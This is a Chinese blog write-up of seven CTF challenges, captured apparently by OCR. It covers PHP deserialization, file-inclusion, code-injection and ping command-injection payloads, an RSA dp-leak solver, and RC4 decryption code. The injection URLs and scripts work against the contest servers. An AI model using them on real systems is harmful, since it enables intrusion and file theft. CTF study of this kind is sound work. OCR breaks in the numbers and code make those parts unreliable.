i春秋“网络内生安全试验场”CTF答题夺旗赛（第四季）部分题目WP

原创

lynnlovemin 于 2019-12-30 13:54:11 发布 1009 收藏 1

分类专栏： 网络安全


本文链接：https://blog.csdn.net/lynnlovemin/article/details/103734447

1.nani

构造payload，拿到user.php源码：http://120.55.43.255:24719/?file=php://filter/read=convert.base64-encode/resource=./user.php

```
<?php
class convent{
 var $warn = "No hacker.";
 function __destruct(){
  eval($this->warn);
 }
 function __wakeup(){
  foreach(get_object_vars($this) as $k => $v) {
   $this->$k = null;
  }
 }
}
$cmd = $_POST[cmd];
unserialize($cmd);
?>
```


很明显，是一个反序列化的题，于是构造payload为：



flag就在txt文件中。

2.XImg

用Stegsolve.jar打开图片，lsb查看可以拿到flag：



3.random

构造payload：http://120.55.43.255:27189/?seed=1555236291&key=895547922&hello=);print_r(file(%22./flag.php%22));//

可拿到flag。

4.rsa

```
import gmpy2
e=65537
n=44451190737481162133386496843025141985534788208169588890453179536685751741728971621336340813755086640916340863
36796856353158812379148157621349497707984393273734692866753703811158223810929974334912384959705274843561271311 32
34589300736806981428682293104791548294754423074192467488030460790241352779465755617402136111375996274230696664 36
29644800759209829893438222447478882663573891473386520138017997195362559918730232709719486847337248425121547893 86
24582289643604721190451542554466064471847829307671209242292610904645140456977352010163331175793857875972627835 43
88621722029995936447612516732888341810984913938431869244011674671715602586939999000803400288175845293621392430 64
28955442475834311604905905260723607788504332389824348292286402781474054375184928462870240017012586229806658850 88
18031346785652931802075567312900449488463081656958963697037204829411161354458366848369902864181026408838447061 22
40770178236007225698719711846839166236610596462978689928148488487764073354920339468000606863725171762369159875 35
70260479050407069262236583726905151495550801274277155039839844872050380772537409714164680083539118124646217833 87
18164885780920013654864002422155647663360418034130061833103549108205983739056175647978174212317168271559277233 76
783
dp=20688083194401098183398626094352469308150523583583104270723199988926694776131531953207031668652404848111946691
93298936077636576239520249098767400675841918515052446583774653650205030080722927162793066159114089341823033574 74
34132976640785298327579049922532286249966490163319092523280216297713525421670783489481673052975999163434332203 95
28413883937752397011466779521590767711786777317159161700645318091278528395252576086979838790917201179739657819 35
67717887433016694306311572222349220109341636885127899473210074796179961702892306760376557628659620200630568310 19
13481497004871894003792088812180660803257420448267311472640 1
c=37824591268986281966871625779510825533692888369398426380590870233759116040823497471635629241319078670487888074
29981019267284098252163391972085129290794846870181872635222437819587014688499153726743372746401960433624774068 90
62234568650351215150159239792676444294565542380160210018586723910683670483521568624608381211743968599063735224 61
91517010645343417283169123105697782747026231044064639955374854873089604766677942725374108213749982052985866259 43
39002552181802859754770453236479238813224283496320564844060175645864818484428342473859044028240723523546778238 23
07864687463219512832829994212811650825156481192356436299146666000543858044955818419700662349030341363646113743 47
03925564785299335803341222051570131842042120923719184091689629809380828306649702440460761848154682611972768099 34
08969955461885262742351184886189518655890500874341627281162051491885552731279555365885515659516185352309081299 65
25015125804893498597749374089742071834026853636376312767689911421982875357004097864012118535443188404159785191 07
84347040946251752577201426797684912671641470307249794269755972278013107831885544781029384256069586713714201822 68
30719582990384101028212135709336527191914134905634648232968528949609941489228671492638975302154745005644431331 61
527
for x in range(1,e):
 if (dp*e-1)%x == 0:
  p = (dp*e-1)/x + 1
  if n%p==0:
   q = n / p
   phi =(p - 1) * (q - 1)
   d = int(gmpy2.invert(e,phi))
   m = pow(c,d,n)
   s = str(hex(m))[2:]
   s = s[0:len(s)-1]
   flag = s.decode('hex')
   print flag
   break
```


执行上述python代码可拿到flag。

5.admin

构造payload:


```
import requests
r = requests.post('http://120.55.43.255:28119/?user=php://input&file=class.php&pass=O:4:"Read":1:{s:4:"file";s:5
7:"php://filter/convert.base64-encode/resource=ffffffflag.php";}',data='admin').content
print r
```

拿到一串base64，解码可得flag。



6.ping

构造payload:http://120.55.43.255:21173/ping.php?ip=127.0.0.1%0Als



flag就在txt文件中。

7.apk123

反编译apk，可知是RC4加密算法，用java代码编写RC4算法，解密可得flag.

```
import java.io.UnsupportedEncodingException;

public class RC4Util {

    /**
     * RC4加密，将加密后的数据进行哈希
     * @param data 需要加密的数据
     * @param key 加密密钥
     * @param chartSet 编码方式
     * @return 返回加密后的数据
     * @throws UnsupportedEncodingException
     */
    public static String encryRC4String(String data, String key, String chartSet) throws UnsupportedEncodingExce
ption {
        if (data == null || key == null) {
            return null;
        }
        return bytesToHex(encryRC4Byte(data, key, chartSet));
```

```
    }

    /**
     * RC4加密，将加密后的字节数据
     * @param data 需要加密的数据
     * @param key 加密密钥
     * @param chartSet 编码方式
     * @return 返回加密后的数据
     * @throws UnsupportedEncodingException
     */
    public static byte[] encryRC4Byte(String data, String key, String chartSet) throws UnsupportedEncodingExcept
ion {
        if (data == null || key == null) {
            return null;
        }
        if (chartSet == null || chartSet.isEmpty()) {
            byte bData[] = data.getBytes();
            return RC4Base(bData, key);
        } else {
            byte bData[] = data.getBytes(chartSet);
            return RC4Base(bData, key);
        }
    }

    /**
     * RC4解密
     * @param data 需要解密的数据
     * @param key 加密密钥
     * @param chartSet 编码方式
     * @return 返回解密后的数据
     * @throws UnsupportedEncodingException
     */
    public static String decryRC4(String data, String key,String chartSet) throws UnsupportedEncodingException {
        if (data == null || key == null) {
            return null;
        }
        return new String(RC4Base(hexToByte(data), key),chartSet);
    }

    /**
     * RC4加密初始化密钥
     * @param aKey
     * @return
     */
    private static byte[] initKey(String aKey) {
        byte[] bkey = aKey.getBytes();
        byte state[] = new byte[256];

        for (int i = 0; i < 256; i++) {
            state[i] = (byte) i;
        }
        int index1 = 0;
        int index2 = 0;
        if (bkey.length == 0) {
            return null;
        }
        for (int i = 0; i < 256; i++) {
            index2 = ((bkey[index1] & 0xff) + (state[i] & 0xff) + index2) & 0xff;
            byte tmp = state[i];
            state[i] = state[index2];
```

```
        state[index2] = tmp;
        index1 = (index1 + 1) % bkey.length;
    }
    return state;
}


/**
 * 字节数组转十六进制
 * @param bytes
 * @return
 */
public static String bytesToHex(byte[] bytes) {
    StringBuffer sb = new StringBuffer();
    for(int i = 0; i < bytes.length; i++) {
        String hex = Integer.toHexString(bytes[i] & 0xFF);
        if(hex.length() < 2){
            sb.append(0);
        }
        sb.append(hex);
    }
    return sb.toString();
}

/**
 * 十六进制转字节数组
 * @param src
 * @return
 */
public static byte[] hexToByte(String inHex){
    int hexlen = inHex.length();
    byte[] result;
    if (hexlen % 2 == 1){
        hexlen++;
        result = new byte[(hexlen/2)];
        inHex="0"+inHex;
    }else {
        result = new byte[(hexlen/2)];
    }
    int j=0;
    for (int i = 0; i < hexlen; i+=2){
        result[j]=(byte)Integer.parseInt(inHex.substring(i,i+2),16);
        j++;
    }
    return result;
}

/**
 * RC4解密
 * @param input
 * @param mKkey
 * @return
 */
private static byte[] RC4Base(byte[] input, String mKkey) {
    int x = 0;
    int y = 0;
    byte key[] = initKey(mKkey);
    int xorIndex;
    byte[] result = new byte[input.length];
```

```
        for (int i = 0; i < input.length; i++) {
            x = (x + 1) & 0xff;
            y = ((key[x] & 0xff) + y) & 0xff;
            byte tmp = key[x];
            key[x] = key[y];
            key[y] = tmp;
            xorIndex = ((key[x] & 0xff) + (key[y] & 0xff)) & 0xff;
            result[i] = (byte) (input[i] ^ key[xorIndex]);
        }
        return result;
    }

    public static void main(String[] args) throws Exception{
        System.out.println(decryRC4("52aedea36a3c058b38aa32e625889947db302a6d1defdabf413085abf611487bf445e851083
27a867c27","Flag{This_Not_Flag}","UTF-8"));
    }
}
```